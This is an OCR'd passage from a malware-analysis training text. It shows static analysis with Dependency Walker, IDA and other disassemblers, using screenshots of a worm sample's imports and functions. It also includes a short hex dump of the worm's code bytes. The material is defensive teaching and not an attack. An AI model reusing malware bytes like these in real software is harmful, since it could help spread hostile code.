
Table 7.5: Standard dlls

You can use tools such as Dependency Walker to identify the dependencies within the executable file.

- **Dependency Walker**

  Source: *http://www.dependencywalker.com*

  Dependency Walker lists all the dependent modules of an executable file and builds hierarchical tree diagrams. It also records all the functions of each module's exports and calls. Furthermore, it detects many common application problems such as missing and invalid modules, import/export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.


Dependency Walker - [wikiworm.exe]
File
Edit
View
Options
Profile
Window
Help
c:\
WIKIWORM.EXE
KERNEL32.DLL
API-MS-WIN-CORE-RT
API-MS-WIN-CORE-RT
NTDLL.DLL
KERNELBASE.DLL
NTDLL.DLL
API-MS-WIN-EVE
EXT-MS-WIN-AD
EXT-MS-WIN-AD
EXT-MS-WIN-KEF
EXT-MS-WIN-NTI
EXT-MS-WIN-KEF
EXT-MS-WIN-KEF
EXT-MS-WIN-KEF
EXT-MS-WIN-KEF
EXT-MS-WIN-KEF
EXT-MS-WIN-MR
EXT-MS-WIN-GP
EXT-MS-WIN-NTI
EXT-MS-WIN-NTI
EXT-MS-WIN-SHI
Module
File Time Stamp
Link Time Stamp
File Size
For Help, press F1

PI	Ordinal ^	Hint	Function	Entry Point
C	N/A	0 (0x0000)	CloseHandle	Not Bound
C	N/A	0 (0x0000)	CreateFileA	Not Bound
C	N/A	0 (0x0000)	CreateFileMappingA	Not Bound
C	N/A	0 (0x0000)	CreateProcessA	Not Bound
C	N/A	0 (0x0000)	GetCurrentDirectoryA	Not Bound
C	N/A	0 (0x0000)	GetFileSize	Not Bound
C	N/A	0 (0x0000)	MapViewOfFile	Not Bound
C	N/A	0 (0x0000)	Sleep	Not Bound
C	N/A	0 (0x0000)	UnmapViewOfFile	Not Bound
C	N/A	0 (0x0000)	VirtualAlloc	Not Bound
C	N/A	0 (0x0000)	WriteFile	Not Bound

E	Ordinal ^	Hint	Function	Entry Point
C	1 (0x0001)	68 (0x0044)	BaseThreadInitThunk	0x00016340
C	2 (0x0002)	880 (0x0370)	InterlockedPushListSList	NTDLL.RtlInterlo
C	3 (0x0003)	1543 (0x0607)	Wow64Transition	0x00081F90
C	4 (0x0004)	0 (0x0000)	AcquireSRWLockExclusive	NTDLL.RtlAcquir
C	5 (0x0005)	1 (0x0001)	AcquireSRWLockShared	NTDLL.RtlAcquir
C	6 (0x0006)	2 (0x0002)	ActivateActCtx	0x00021FE0
C	7 (0x0007)	3 (0x0003)	ActivateActCtxWorker	0x00017CC0
C	8 (0x0008)	4 (0x0004)	AddAtomA	0x0001F1C0
C	9 (0x0009)	5 (0x0005)	AddAtomW	0x00013890
C	10 (0x000A)	6 (0x0006)	AddConsoleAliasA	0x00024980

Figure 7.73: Screenshot of Dependency Walker


Some additional dependency extraction tools are as follows:

- Dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- Hakiri (*https://hakiri.io*)
- Retire.js (*https://retirejs.github.io*)

Static Malware Analysis: Malware Disassembly

- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse the machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is performed using debugging tools such as **OllyDbg** (*http://www.ollydbg.de*)

IDA IDA is a **Windows**, **Linux** or **Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, and Read/Write-Write-Execute tracing features



https://www.hex-rays.com

Disassembling and Debugging Tools

- Ghirda (*https://ghidra-sre.org*)
- Radare2 (*https://rada.re*)
- OllyDbg (*http://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org*)
- ProcDump (*https://docs.microsoft.com*)

Malware Disassembly

The static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps to identify the language used for programming the malware, APIs that reveal its function, etc. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process can be performed using debugging tools such as IDA Pro, and OllyDbg.

- **IDA**

  Source: *https://www.hex-rays.com*

  IDA Pro is a multi-platform disassembler and debugger that explores binary programs, for which the source code is not always available to create maps of their execution. It shows the instructions in the same way as a processor executes them, i.e., in a symbolic representation called assembly language. Thus, it is easy for you to find harmful or malicious processes.


  Features:

  - Disassembler

    As a disassembler, IDA Pro explores binary programs, for which the source code is not always available, to create maps of their execution.

  - Debugger

    The debugger in IDA Pro is an interactive tool that complements the dissembler to perform static analysis in one step. It bypasses the obfuscation process, which helps the assembler to process the hostile code in detail.


IDA - wikiworm.exe C:\Users\Test\Desktop\wikiworm.exe
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function
Regular function
Instruction
Data
Unexplored
External symbol
Functions window
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
Function name
start
sub_4020C6
sub_4020DB
sub_402176
sub_40222B
sub_402240
sub_402311
sub_402390
sub_4023DE
sub_402494
sub_4025BB
Graph overview
Output window
IDC
AU: idle
Down
Disk: 102GB


```
00402000  6A 00 E8 24 00 00 00 41  72 74 77 6F 72 6B 20 62  j.è$...Artwork·b
00402010  79 20 53 65 63 6F 6E 64  20 50 61 72 74 20 54 6F  y·Second·Part·To
00402020  20 48 65 6C 6C 2F 72 52  6C 66 00 E8 1B 00 00 00  ·Hell/rRlf.è....
00402030  44 6F 6E 27 74 20 77 6F  72 72 79 20 2D 20 62 65  Don't·worry·-·be
00402040  20 68 61 70 70 79 21 20  3A 29 00 6A 00 FF 15 A8  ·happy!·:).j.ÿ.¨
00402050  31 40 00 E8 6E 00 00 00  A3 00 10 40 00 E8 64 00  1@.èn...£..@.èd.
00402060  00 00 A3 04 10 40 00 B8  08 10 40 00 E8 6A 00 00  ..£..@.¸..@.èj..
00402070  00 E8 83 00 00 00 E8 26  01 00 00 E8 58 01 00 00  .èƒ...è&...èX...
00402080  E8 6B 01 00 00 E8 EC 00  00 00 A1 00 10 40 00 E8  èk...èì...¡..@.è
00402090  47 00 00 00 E8 60 00 00  00 E8 8D 01 00 00 E8 D3  G...è`...è....èÓ
004020A0  00 00 00 E8 98 01 00 00  E8 64 02 00 00 E8 2C 03  ...è˜...èd...è,.
004020B0  00 00 E8 D9 02 00 00 E8  D8 03 00 00 E8 FA 04 00  ..èÙ...èØ...èú..
004020C0  00 E8 A4 50 4F 43 6A 04  68 00 10 00 00 68 00 00  .è¤POCj.h....h..
004020D0  08 00 6A 00 FF 15 E8 30  40 00 C3 6A 00 6A 00 68  ..j.ÿ.è0@.Ãj.j.h
004020E0  34 10 40 00 50 6A 00 FF  15 17 32 40 00 68 C4 09  4.@.Pj.ÿ..2@.hÄ.
004020F0  00 00 FF 15 E0 30 40 00  C3 6A 00 68 80 00 00 00  ..ÿ.à0@.Ãj.h€...
